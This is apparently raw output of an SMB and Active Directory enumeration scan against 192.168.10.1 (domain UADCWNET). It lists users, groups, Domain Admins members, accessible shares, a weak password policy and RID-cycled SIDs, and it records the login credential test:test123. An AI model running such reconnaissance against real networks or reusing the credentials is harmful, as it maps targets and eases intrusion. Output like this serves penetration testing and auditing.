user:[K.Patrick] rid:[0x69e3]
user:[R.Bridges] rid:[0x69e4]
user:[E.Hoffman] rid:[0x69e5]
user:[T.Reid] rid:[0x69e6]
user:[B.Stanley] rid:[0x69e7]
user:[J.Kelly] rid:[0x69e8]
user:[C.Lamb] rid:[0x69e9]
user:[C.Keller] rid:[0x69ea]
user:[N.Colon] rid:[0x6bd1]
user:[J.Ballard] rid:[0x6bd2]
user:[C.Mathis] rid:[0x6bd3]
user:[S.Higgins] rid:[0x6bd4]
user:[T.Maldonado] rid:[0x6bd5]
user:[A.Lucas] rid:[0x6bd6]
user:[E.Wood] rid:[0x6bd7]
user:[C.Munoz] rid:[0x6bd8]
user:[E.Elliott] rid:[0x6bd9]
user:[O.Parker] rid:[0x6bda]
user:[B.Fletcher] rid:[0x6bdb]
user:[R.Moran] rid:[0x6bdc]
user:[H.Alexander] rid:[0x6bdd]
user:[F.Payne] rid:[0x6bde]
user:[L.Vasquez] rid:[0x6bdf]

user:[M.Harrington] rid:[0x6be0]
user:[J.Patton] rid:[0x6be1]
user:[D.Dunn] rid:[0x6be2]
user:[B.Fox] rid:[0x6be3]
user:[M.Jordan] rid:[0x6be4]
user:[M.Carson] rid:[0x6be5]
user:[T.Simmons] rid:[0x6be6]
user:[D.Gross] rid:[0x6be7]
user:[C.Romero] rid:[0x6be8]
user:[S.Brock] rid:[0x6be9]
user:[L.Sharp] rid:[0x6bea]
user:[G.Lambert] rid:[0x6beb]
user:[C.Willis] rid:[0x6bec]
user:[G.Turner] rid:[0x6bed]
user:[L.Campbell] rid:[0x6bee]
user:[S.Jennings] rid:[0x6bef]
user:[T.Todd] rid:[0x6bf0]
user:[J.Poole] rid:[0x6bf1]
user:[B.Blair] rid:[0x6bf2]
user:[C.Horton] rid:[0x6bf3]
user:[A.Norris] rid:[0x6bf4]
user:[test] rid:[0x6bf5]
user:[R.Beck] rid:[0x8b11]
user:[H.Graham] rid:[0x8b12]
user:[J.Norton] rid:[0x8b13]
user:[N.Wells] rid:[0x8b14]
user:[M.Phillips] rid:[0x8b15]
user:[C.Watkins] rid:[0x8b16]
user:[S.Franklin] rid:[0x8b17]
user:[M.Davidson] rid:[0x8b18]
user:[D.Berry] rid:[0x8b19]
user:[B.Brown] rid:[0x8b1a]
user:[H.Scott] rid:[0x8b1b]
user:[J.Stevenson] rid:[0x8b1c]
user:[Y.Burton] rid:[0x8b1d]
user:[P.Cain] rid:[0x8b1e]
user:[G.Adkins] rid:[0x8b1f]
user:[T.Gibson] rid:[0x8b20]
user:[S.Hicks] rid:[0x8b21]
user:[K.Mcgee] rid:[0x8b22]
user:[E.Fields] rid:[0x8b23]
user:[R.Baker] rid:[0x8b24]
user:[J.Wagner] rid:[0x8b25]
user:[G.Francis] rid:[0x8b26]

user:[A.Pearson] rid:[0x8b27]
user:[L.Mcguire] rid:[0x8b28]
user:[D.Doyle] rid:[0x8b29]
user:[D.Sandoval] rid:[0x8b2a]
user:[S.Daniels] rid:[0x8b2b]
user:[M.Boyd] rid:[0x8b2c]
user:[F.Stokes] rid:[0x8b2d]
user:[J.Gonzales] rid:[0x8b2e]
user:[D.Ford] rid:[0x8b2f]
user:[J.Farmer] rid:[0x8b30]
user:[E.Blake] rid:[0x8b31]
user:[V.Lawson] rid:[0x8b32]
user:[K.Russell] rid:[0x8b33]
user:[C.Welch] rid:[0x8b34]
user:[J.Wilkerson] rid:[0x8b35]
user:[M.Patterson] rid:[0x8b36]
user:[J.Rhodes] rid:[0x8b37]
user:[N.Norman] rid:[0x8b38]
user:[K.Castillo] rid:[0x8b39]
user:[A.Benson] rid:[0x8b3a]
user:[N.Hogan] rid:[0x8b3b]
user:[L.Nguyen] rid:[0x8b3c]
user:[M.Murphy] rid:[0x8b3d]
user:[R.Holloway] rid:[0x8b3e]
user:[K.Cohen] rid:[0x8b3f]

```
 ========================================
|    Share Enumeration on 192.168.10.1    |
 ========================================

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        Fileshare1      Disk
        Fileshare2      Disk
        HR              Disk
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        Resources       Disk
        SYSVOL          Disk      Logon server share
        SYSVOL2         Disk
SMB1 disabled -- no workgroup available
```

```
[+] Attempting to map shares on 192.168.10.1
//192.168.10.1/ADMIN$           Mapping: DENIED, Listing: N/A
//192.168.10.1/C$       Mapping: DENIED, Listing: N/A
//192.168.10.1/Fileshare1       Mapping: OK, Listing: OK
//192.168.10.1/Fileshare2       Mapping: OK, Listing: OK
//192.168.10.1/HR       Mapping: OK, Listing: OK
//192.168.10.1/IPC$     [E] Can't understand response:
NT_STATUS_INVALID_INFO_CLASS listing \*
//192.168.10.1/NETLOGON       Mapping: OK, Listing: OK
//192.168.10.1/Resources      Mapping: OK, Listing: OK
//192.168.10.1/SYSVOL Mapping: OK, Listing: OK
//192.168.10.1/SYSVOL2          Mapping: OK, Listing: OK

 ==================================================
|   Password Policy Information for 192.168.10.1   |
 ==================================================


[+] Attaching to 192.168.10.1 using test:test123

[+] Trying protocol 139/SMB...

        [!] Protocol failed: Cannot request session (Called Name:192.168.10.1)

[+] Trying protocol 445/SMB...

[+] Found domain(s):

        [+] UADCWNET
        [+] Builtin

[+] Password Info for Domain: UADCWNET

        [+] Minimum password length: None
        [+] Password history length: None
        [+] Maximum password age: 136 days 23 hours 58 minutes
        [+] Password Complexity Flags: 010000

                [+] Domain Refuse Password Change: 0
                [+] Domain Password Store Cleartext: 1
                [+] Domain Password Lockout Admins: 0
                [+] Domain Password No Clear Change: 0
                [+] Domain Password No Anon Change: 0
                [+] Domain Password Complex: 0
```

[+] Minimum password age: None
[+] Reset Account Lockout Counter:
[+] Locked Account Duration:
[+] Account Lockout Threshold: None
[+] Forced Log off Time: Not Set

[+] Retieved partial password policy with rpcclient:

Password Complexity: Disabled
Minimum Password Length: 0

```
 ==============================
|    Groups on 192.168.10.1    |
 ==============================
```

[+] Getting builtin groups:
group:[Server Operators] rid:[0x225]
group:[Account Operators] rid:[0x224]
group:[Pre-Windows 2000 Compatible Access] rid:[0x22a]
group:[Incoming Forest Trust Builders] rid:[0x22d]
group:[Windows Authorization Access Group] rid:[0x230]
group:[Terminal Server License Servers] rid:[0x231]
group:[Administrators] rid:[0x220]
group:[Users] rid:[0x221]
group:[Guests] rid:[0x222]
group:[Print Operators] rid:[0x226]
group:[Backup Operators] rid:[0x227]
group:[Replicator] rid:[0x228]
group:[Remote Desktop Users] rid:[0x22b]
group:[Network Configuration Operators] rid:[0x22c]
group:[Performance Monitor Users] rid:[0x22e]
group:[Performance Log Users] rid:[0x22f]
group:[Distributed COM Users] rid:[0x232]
group:[IIS_IUSRS] rid:[0x238]
group:[Cryptographic Operators] rid:[0x239]
group:[Event Log Readers] rid:[0x23d]
group:[Certificate Service DCOM Access] rid:[0x23e]
group:[RDS Remote Access Servers] rid:[0x23f]
group:[RDS Endpoint Servers] rid:[0x240]
group:[RDS Management Servers] rid:[0x241]
group:[Hyper-V Administrators] rid:[0x242]

group:[Access Control Assistance Operators] rid:[0x243]
group:[Remote Management Users] rid:[0x244]
group:[Storage Replica Administrators] rid:[0x246]

[+] Getting builtin group memberships:
Group 'Windows Authorization Access Group' (RID: 560) has member: NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS
Group 'IIS_IUSRS' (RID: 568) has member: NT AUTHORITY\IUSR
Group 'Pre-Windows 2000 Compatible Access' (RID: 554) has member: NT AUTHORITY\Authenticated Users
Group 'Users' (RID: 545) has member: NT AUTHORITY\INTERACTIVE
Group 'Users' (RID: 545) has member: NT AUTHORITY\Authenticated Users
Group 'Users' (RID: 545) has member: UADCWNET\Domain Users
Group 'Administrators' (RID: 544) has member: UADCWNET\Administrator
Group 'Administrators' (RID: 544) has member: UADCWNET\Enterprise Admins
Group 'Administrators' (RID: 544) has member: UADCWNET\Domain Admins
Group 'Guests' (RID: 546) has member: UADCWNET\Guest
Group 'Guests' (RID: 546) has member: UADCWNET\Domain Guests

[+] Getting local groups:
group:[Cert Publishers] rid:[0x205]
group:[RAS and IAS Servers] rid:[0x229]
group:[Allowed RODC Password Replication Group] rid:[0x23b]
group:[Denied RODC Password Replication Group] rid:[0x23c]
group:[DnsAdmins] rid:[0x44d]

[+] Getting local group memberships:
Group 'DnsAdmins' (RID: 1101) has member: UADCWNET\N.Colon
Group 'DnsAdmins' (RID: 1101) has member: UADCWNET\J.Norton
Group 'Denied RODC Password Replication Group' (RID: 572) has member: UADCWNET\krbtgt
Group 'Denied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Domain Controllers
Group 'Denied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Schema Admins
Group 'Denied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Enterprise Admins
Group 'Denied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Cert Publishers
Group 'Denied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Domain Admins
Group 'Denied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Group Policy Creator Owners
Group 'Denied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Read-only Domain Controllers

[+] Getting domain groups:
group:[Enterprise Read-only Domain Controllers] rid:[0x1f2]

group:[Domain Admins] rid:[0x200]
group:[Domain Users] rid:[0x201]
group:[Domain Guests] rid:[0x202]
group:[Domain Computers] rid:[0x203]
group:[Domain Controllers] rid:[0x204]
group:[Schema Admins] rid:[0x206]
group:[Enterprise Admins] rid:[0x207]
group:[Group Policy Creator Owners] rid:[0x208]
group:[Read-only Domain Controllers] rid:[0x209]
group:[Cloneable Domain Controllers] rid:[0x20a]
group:[Protected Users] rid:[0x20d]
group:[Key Admins] rid:[0x20e]
group:[Enterprise Key Admins] rid:[0x20f]
group:[DnsUpdateProxy] rid:[0x44e]
group:[Human Resources] rid:[0x44f]
group:[Legal] rid:[0x450]
group:[Finance] rid:[0x451]
group:[Engineering] rid:[0x452]
group:[Sales] rid:[0x453]
group:[Information Technology] rid:[0x454]

[+] Getting domain group memberships:
Group 'Finance' (RID: 1105) has member: UADCWNET\M.Carson
Group 'Finance' (RID: 1105) has member: UADCWNET\J.Poole
Group 'Finance' (RID: 1105) has member: UADCWNET\C.Lamb
Group 'Finance' (RID: 1105) has member: UADCWNET\H.Graham
Group 'Finance' (RID: 1105) has member: UADCWNET\B.Brown
Group 'Finance' (RID: 1105) has member: UADCWNET\D.Sandoval
Group 'Finance' (RID: 1105) has member: UADCWNET\E.Blake
Group 'Finance' (RID: 1105) has member: UADCWNET\J.Rhodes
Group 'Finance' (RID: 1105) has member: UADCWNET\R.Holloway
Group 'Finance' (RID: 1105) has member: UADCWNET\K.Cohen
Group 'Sales' (RID: 1107) has member: UADCWNET\C.Mathis
Group 'Sales' (RID: 1107) has member: UADCWNET\E.Elliott
Group 'Sales' (RID: 1107) has member: UADCWNET\B.Fox
Group 'Sales' (RID: 1107) has member: UADCWNET\T.Simmons
Group 'Sales' (RID: 1107) has member: UADCWNET\C.Romero
Group 'Sales' (RID: 1107) has member: UADCWNET\T.Todd
Group 'Sales' (RID: 1107) has member: UADCWNET\J.Kelly
Group 'Sales' (RID: 1107) has member: UADCWNET\C.Keller
Group 'Sales' (RID: 1107) has member: UADCWNET\J.Norton
Group 'Sales' (RID: 1107) has member: UADCWNET\D.Berry
Group 'Sales' (RID: 1107) has member: UADCWNET\Y.Burton
Group 'Sales' (RID: 1107) has member: UADCWNET\G.Adkins

Group 'Sales' (RID: 1107) has member: UADCWNET\K.Mcgee
Group 'Sales' (RID: 1107) has member: UADCWNET\E.Fields
Group 'Sales' (RID: 1107) has member: UADCWNET\G.Francis
Group 'Sales' (RID: 1107) has member: UADCWNET\K.Russell
Group 'Sales' (RID: 1107) has member: UADCWNET\J.Wilkerson
Group 'Domain Controllers' (RID: 516) has member: UADCWNET\SERVER1$
Group 'Domain Controllers' (RID: 516) has member: UADCWNET\SERVER2$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\research$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\macintosh$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\opsware$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\gn$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\cidr$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\support$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\classifieds$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\ap$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\ec$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\halflife$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\pc58$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\tc$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\yu$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\img0$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\vader$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\zw$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\maine$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\in-addr$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\calvin$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\vpn2$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\cust121$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\pc52$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\mac5$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\southdakota$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\sh$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\CLIENT1$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\MSSQL1$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\MSSQL2$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\MSSQL3$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\MSSQL4$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\MSSQL5$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\MSSQL6$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\MSSQL7$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\MSSQL8$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\MSSQL9$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\MSSQL10$
Group 'Group Policy Creator Owners' (RID: 520) has member: UADCWNET\Administrator

Group 'Information Technology' (RID: 1108) has member: UADCWNET\J.Ballard
Group 'Information Technology' (RID: 1108) has member: UADCWNET\E.Wood
Group 'Information Technology' (RID: 1108) has member: UADCWNET\R.Moran
Group 'Information Technology' (RID: 1108) has member: UADCWNET\F.Payne
Group 'Information Technology' (RID: 1108) has member: UADCWNET\J.Patton
Group 'Information Technology' (RID: 1108) has member: UADCWNET\G.Turner
Group 'Information Technology' (RID: 1108) has member: UADCWNET\L.Campbell
Group 'Information Technology' (RID: 1108) has member: UADCWNET\test
Group 'Information Technology' (RID: 1108) has member: UADCWNET\M.Day
Group 'Information Technology' (RID: 1108) has member: UADCWNET\T.Reid
Group 'Information Technology' (RID: 1108) has member: UADCWNET\M.Davidson
Group 'Information Technology' (RID: 1108) has member: UADCWNET\S.Daniels
Group 'Information Technology' (RID: 1108) has member: UADCWNET\F.Stokes
Group 'Information Technology' (RID: 1108) has member: UADCWNET\C.Welch
Group 'Information Technology' (RID: 1108) has member: UADCWNET\M.Patterson
Group 'Information Technology' (RID: 1108) has member: UADCWNET\K.Castillo
Group 'Information Technology' (RID: 1108) has member: UADCWNET\N.Hogan
Group 'Human Resources' (RID: 1103) has member: UADCWNET\S.Higgins
Group 'Human Resources' (RID: 1103) has member: UADCWNET\A.Lucas
Group 'Human Resources' (RID: 1103) has member: UADCWNET\D.Gross
Group 'Human Resources' (RID: 1103) has member: UADCWNET\L.Sharp
Group 'Human Resources' (RID: 1103) has member: UADCWNET\C.Willis
Group 'Human Resources' (RID: 1103) has member: UADCWNET\M.Bradley
Group 'Human Resources' (RID: 1103) has member: UADCWNET\K.Patrick
Group 'Human Resources' (RID: 1103) has member: UADCWNET\B.Stanley
Group 'Human Resources' (RID: 1103) has member: UADCWNET\J.Stevenson
Group 'Human Resources' (RID: 1103) has member: UADCWNET\R.Baker
Group 'Human Resources' (RID: 1103) has member: UADCWNET\A.Pearson
Group 'Human Resources' (RID: 1103) has member: UADCWNET\D.Doyle
Group 'Human Resources' (RID: 1103) has member: UADCWNET\M.Boyd
Group 'Human Resources' (RID: 1103) has member: UADCWNET\J.Farmer
Group 'Human Resources' (RID: 1103) has member: UADCWNET\V.Lawson
Group 'Human Resources' (RID: 1103) has member: UADCWNET\L.Nguyen
Group 'Human Resources' (RID: 1103) has member: UADCWNET\M.Murphy
Group 'Domain Users' (RID: 513) has member: UADCWNET\Administrator
Group 'Domain Users' (RID: 513) has member: UADCWNET\krbtgt
Group 'Domain Users' (RID: 513) has member: UADCWNET\N.Colon
Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Ballard
Group 'Domain Users' (RID: 513) has member: UADCWNET\C.Mathis
Group 'Domain Users' (RID: 513) has member: UADCWNET\S.Higgins
Group 'Domain Users' (RID: 513) has member: UADCWNET\T.Maldonado
Group 'Domain Users' (RID: 513) has member: UADCWNET\A.Lucas
Group 'Domain Users' (RID: 513) has member: UADCWNET\E.Wood
Group 'Domain Users' (RID: 513) has member: UADCWNET\C.Munoz

Group 'Domain Users' (RID: 513) has member: UADCWNET\E.Elliott
Group 'Domain Users' (RID: 513) has member: UADCWNET\O.Parker
Group 'Domain Users' (RID: 513) has member: UADCWNET\B.Fletcher
Group 'Domain Users' (RID: 513) has member: UADCWNET\R.Moran
Group 'Domain Users' (RID: 513) has member: UADCWNET\H.Alexander
Group 'Domain Users' (RID: 513) has member: UADCWNET\F.Payne
Group 'Domain Users' (RID: 513) has member: UADCWNET\L.Vasquez
Group 'Domain Users' (RID: 513) has member: UADCWNET\M.Harrington
Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Patton
Group 'Domain Users' (RID: 513) has member: UADCWNET\D.Dunn
Group 'Domain Users' (RID: 513) has member: UADCWNET\B.Fox
Group 'Domain Users' (RID: 513) has member: UADCWNET\M.Jordan
Group 'Domain Users' (RID: 513) has member: UADCWNET\M.Carson
Group 'Domain Users' (RID: 513) has member: UADCWNET\T.Simmons
Group 'Domain Users' (RID: 513) has member: UADCWNET\D.Gross
Group 'Domain Users' (RID: 513) has member: UADCWNET\C.Romero
Group 'Domain Users' (RID: 513) has member: UADCWNET\S.Brock
Group 'Domain Users' (RID: 513) has member: UADCWNET\L.Sharp
Group 'Domain Users' (RID: 513) has member: UADCWNET\G.Lambert
Group 'Domain Users' (RID: 513) has member: UADCWNET\C.Willis
Group 'Domain Users' (RID: 513) has member: UADCWNET\G.Turner
Group 'Domain Users' (RID: 513) has member: UADCWNET\L.Campbell
Group 'Domain Users' (RID: 513) has member: UADCWNET\S.Jennings
Group 'Domain Users' (RID: 513) has member: UADCWNET\T.Todd
Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Poole
Group 'Domain Users' (RID: 513) has member: UADCWNET\B.Blair
Group 'Domain Users' (RID: 513) has member: UADCWNET\C.Horton
Group 'Domain Users' (RID: 513) has member: UADCWNET\A.Norris
Group 'Domain Users' (RID: 513) has member: UADCWNET\test
Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Tate
Group 'Domain Users' (RID: 513) has member: UADCWNET\M.Johnston
Group 'Domain Users' (RID: 513) has member: UADCWNET\M.Bradley
Group 'Domain Users' (RID: 513) has member: UADCWNET\M.Day
Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Mccormick
Group 'Domain Users' (RID: 513) has member: UADCWNET\S.Glover
Group 'Domain Users' (RID: 513) has member: UADCWNET\K.Patrick
Group 'Domain Users' (RID: 513) has member: UADCWNET\R.Bridges
Group 'Domain Users' (RID: 513) has member: UADCWNET\E.Hoffman
Group 'Domain Users' (RID: 513) has member: UADCWNET\T.Reid
Group 'Domain Users' (RID: 513) has member: UADCWNET\B.Stanley
Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Kelly
Group 'Domain Users' (RID: 513) has member: UADCWNET\C.Lamb
Group 'Domain Users' (RID: 513) has member: UADCWNET\C.Keller
Group 'Domain Users' (RID: 513) has member: UADCWNET\R.Beck

Group 'Domain Users' (RID: 513) has member: UADCWNET\H.Graham
Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Norton
Group 'Domain Users' (RID: 513) has member: UADCWNET\N.Wells
Group 'Domain Users' (RID: 513) has member: UADCWNET\M.Phillips
Group 'Domain Users' (RID: 513) has member: UADCWNET\C.Watkins
Group 'Domain Users' (RID: 513) has member: UADCWNET\S.Franklin
Group 'Domain Users' (RID: 513) has member: UADCWNET\M.Davidson
Group 'Domain Users' (RID: 513) has member: UADCWNET\D.Berry
Group 'Domain Users' (RID: 513) has member: UADCWNET\B.Brown
Group 'Domain Users' (RID: 513) has member: UADCWNET\H.Scott
Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Stevenson
Group 'Domain Users' (RID: 513) has member: UADCWNET\Y.Burton
Group 'Domain Users' (RID: 513) has member: UADCWNET\P.Cain
Group 'Domain Users' (RID: 513) has member: UADCWNET\G.Adkins
Group 'Domain Users' (RID: 513) has member: UADCWNET\T.Gibson
Group 'Domain Users' (RID: 513) has member: UADCWNET\S.Hicks
Group 'Domain Users' (RID: 513) has member: UADCWNET\K.Mcgee
Group 'Domain Users' (RID: 513) has member: UADCWNET\E.Fields
Group 'Domain Users' (RID: 513) has member: UADCWNET\R.Baker
Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Wagner
Group 'Domain Users' (RID: 513) has member: UADCWNET\G.Francis
Group 'Domain Users' (RID: 513) has member: UADCWNET\A.Pearson
Group 'Domain Users' (RID: 513) has member: UADCWNET\L.Mcguire
Group 'Domain Users' (RID: 513) has member: UADCWNET\D.Doyle
Group 'Domain Users' (RID: 513) has member: UADCWNET\D.Sandoval
Group 'Domain Users' (RID: 513) has member: UADCWNET\S.Daniels
Group 'Domain Users' (RID: 513) has member: UADCWNET\M.Boyd
Group 'Domain Users' (RID: 513) has member: UADCWNET\F.Stokes
Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Gonzales
Group 'Domain Users' (RID: 513) has member: UADCWNET\D.Ford
Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Farmer
Group 'Domain Users' (RID: 513) has member: UADCWNET\E.Blake
Group 'Domain Users' (RID: 513) has member: UADCWNET\V.Lawson
Group 'Domain Users' (RID: 513) has member: UADCWNET\K.Russell
Group 'Domain Users' (RID: 513) has member: UADCWNET\C.Welch
Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Wilkerson
Group 'Domain Users' (RID: 513) has member: UADCWNET\M.Patterson
Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Rhodes
Group 'Domain Users' (RID: 513) has member: UADCWNET\N.Norman
Group 'Domain Users' (RID: 513) has member: UADCWNET\K.Castillo
Group 'Domain Users' (RID: 513) has member: UADCWNET\A.Benson
Group 'Domain Users' (RID: 513) has member: UADCWNET\N.Hogan
Group 'Domain Users' (RID: 513) has member: UADCWNET\L.Nguyen
Group 'Domain Users' (RID: 513) has member: UADCWNET\M.Murphy

Group 'Domain Users' (RID: 513) has member: UADCWNET\R.Holloway
Group 'Domain Users' (RID: 513) has member: UADCWNET\K.Cohen
Group 'Enterprise Admins' (RID: 519) has member: UADCWNET\Administrator
Group 'Schema Admins' (RID: 518) has member: UADCWNET\Administrator
Group 'Domain Admins' (RID: 512) has member: UADCWNET\Administrator
Group 'Domain Admins' (RID: 512) has member: UADCWNET\E.Wood
Group 'Domain Admins' (RID: 512) has member: UADCWNET\L.Vasquez
Group 'Domain Admins' (RID: 512) has member: UADCWNET\T.Simmons
Group 'Domain Admins' (RID: 512) has member: UADCWNET\S.Brock
Group 'Domain Admins' (RID: 512) has member: UADCWNET\S.Jennings
Group 'Domain Admins' (RID: 512) has member: UADCWNET\J.Tate
Group 'Domain Admins' (RID: 512) has member: UADCWNET\N.Wells
Group 'Domain Admins' (RID: 512) has member: UADCWNET\R.Baker
Group 'Domain Admins' (RID: 512) has member: UADCWNET\D.Sandoval
Group 'Domain Admins' (RID: 512) has member: UADCWNET\M.Boyd
Group 'Domain Admins' (RID: 512) has member: UADCWNET\E.Blake
Group 'Domain Admins' (RID: 512) has member: UADCWNET\R.Holloway
Group 'Legal' (RID: 1104) has member: UADCWNET\T.Maldonado
Group 'Legal' (RID: 1104) has member: UADCWNET\C.Munoz
Group 'Legal' (RID: 1104) has member: UADCWNET\O.Parker
Group 'Legal' (RID: 1104) has member: UADCWNET\D.Dunn
Group 'Legal' (RID: 1104) has member: UADCWNET\S.Brock
Group 'Legal' (RID: 1104) has member: UADCWNET\G.Lambert
Group 'Legal' (RID: 1104) has member: UADCWNET\S.Jennings
Group 'Legal' (RID: 1104) has member: UADCWNET\B.Blair
Group 'Legal' (RID: 1104) has member: UADCWNET\C.Horton
Group 'Legal' (RID: 1104) has member: UADCWNET\A.Norris
Group 'Legal' (RID: 1104) has member: UADCWNET\J.Tate
Group 'Legal' (RID: 1104) has member: UADCWNET\J.Mccormick
Group 'Legal' (RID: 1104) has member: UADCWNET\S.Glover
Group 'Legal' (RID: 1104) has member: UADCWNET\R.Bridges
Group 'Legal' (RID: 1104) has member: UADCWNET\R.Beck
Group 'Legal' (RID: 1104) has member: UADCWNET\N.Wells
Group 'Legal' (RID: 1104) has member: UADCWNET\C.Watkins
Group 'Legal' (RID: 1104) has member: UADCWNET\S.Franklin
Group 'Legal' (RID: 1104) has member: UADCWNET\H.Scott
Group 'Legal' (RID: 1104) has member: UADCWNET\P.Cain
Group 'Legal' (RID: 1104) has member: UADCWNET\T.Gibson
Group 'Legal' (RID: 1104) has member: UADCWNET\S.Hicks
Group 'Legal' (RID: 1104) has member: UADCWNET\J.Wagner
Group 'Legal' (RID: 1104) has member: UADCWNET\L.Mcguire
Group 'Legal' (RID: 1104) has member: UADCWNET\J.Gonzales
Group 'Domain Guests' (RID: 514) has member: UADCWNET\Guest
Group 'Engineering' (RID: 1106) has member: UADCWNET\N.Colon

```
Group 'Engineering' (RID: 1106) has member: UADCWNET\B.Fletcher
Group 'Engineering' (RID: 1106) has member: UADCWNET\H.Alexander
Group 'Engineering' (RID: 1106) has member: UADCWNET\L.Vasquez
Group 'Engineering' (RID: 1106) has member: UADCWNET\M.Harrington
Group 'Engineering' (RID: 1106) has member: UADCWNET\M.Jordan
Group 'Engineering' (RID: 1106) has member: UADCWNET\C.Romero
Group 'Engineering' (RID: 1106) has member: UADCWNET\M.Johnston
Group 'Engineering' (RID: 1106) has member: UADCWNET\E.Hoffman
Group 'Engineering' (RID: 1106) has member: UADCWNET\M.Phillips
Group 'Engineering' (RID: 1106) has member: UADCWNET\D.Ford
Group 'Engineering' (RID: 1106) has member: UADCWNET\N.Norman
Group 'Engineering' (RID: 1106) has member: UADCWNET\A.Benson

 ============================================================================
|    Users on 192.168.10.1 via RID cycling (RIDS: 500-550,1000-1050)    |
 ============================================================================
[I] Found new SID: S-1-5-21-2373017989-4057782597-2990666611
[I] Found new SID: S-1-5-21-2407547381-1006735410-685985656
[I] Found new SID: S-1-5-90
[I] Found new SID: S-1-5-80-3139157870-2983391045-3678747466-658725712
[I] Found new SID: S-1-5-80
[I] Found new SID: S-1-5-32
[+] Enumerating users using SID S-1-5-21-2373017989-4057782597-2990666611 and logon username
'test', password 'test123'
S-1-5-21-2373017989-4057782597-2990666611-500 UADCWNET\Administrator (Local User)
S-1-5-21-2373017989-4057782597-2990666611-501 UADCWNET\Guest (Local User)
S-1-5-21-2373017989-4057782597-2990666611-502 UADCWNET\krbtgt (Local User)
S-1-5-21-2373017989-4057782597-2990666611-503 *unknown*\*unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-504 *unknown*\*unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-505 *unknown*\*unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-506 *unknown*\*unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-507 *unknown*\*unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-508 *unknown*\*unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-509 *unknown*\*unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-510 *unknown*\*unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-511 *unknown*\*unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-512 UADCWNET\Domain Admins (Domain Group)
S-1-5-21-2373017989-4057782597-2990666611-513 UADCWNET\Domain Users (Domain Group)
S-1-5-21-2373017989-4057782597-2990666611-514 UADCWNET\Domain Guests (Domain Group)
S-1-5-21-2373017989-4057782597-2990666611-515 UADCWNET\Domain Computers (Domain Group)
S-1-5-21-2373017989-4057782597-2990666611-516 UADCWNET\Domain Controllers (Domain Group)
S-1-5-21-2373017989-4057782597-2990666611-517 UADCWNET\Cert Publishers (Local Group)
S-1-5-21-2373017989-4057782597-2990666611-518 UADCWNET\Schema Admins (Domain Group)
S-1-5-21-2373017989-4057782597-2990666611-519 UADCWNET\Enterprise Admins (Domain Group)
```

S-1-5-21-2373017989-4057782597-2990666611-520 UADCWNET\Group Policy Creator Owners (Domain Group)
S-1-5-21-2373017989-4057782597-2990666611-521 UADCWNET\Read-only Domain Controllers (Domain Group)
S-1-5-21-2373017989-4057782597-2990666611-522 UADCWNET\Cloneable Domain Controllers (Domain Group)
S-1-5-21-2373017989-4057782597-2990666611-523 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-524 *unknown**unknown* (8)
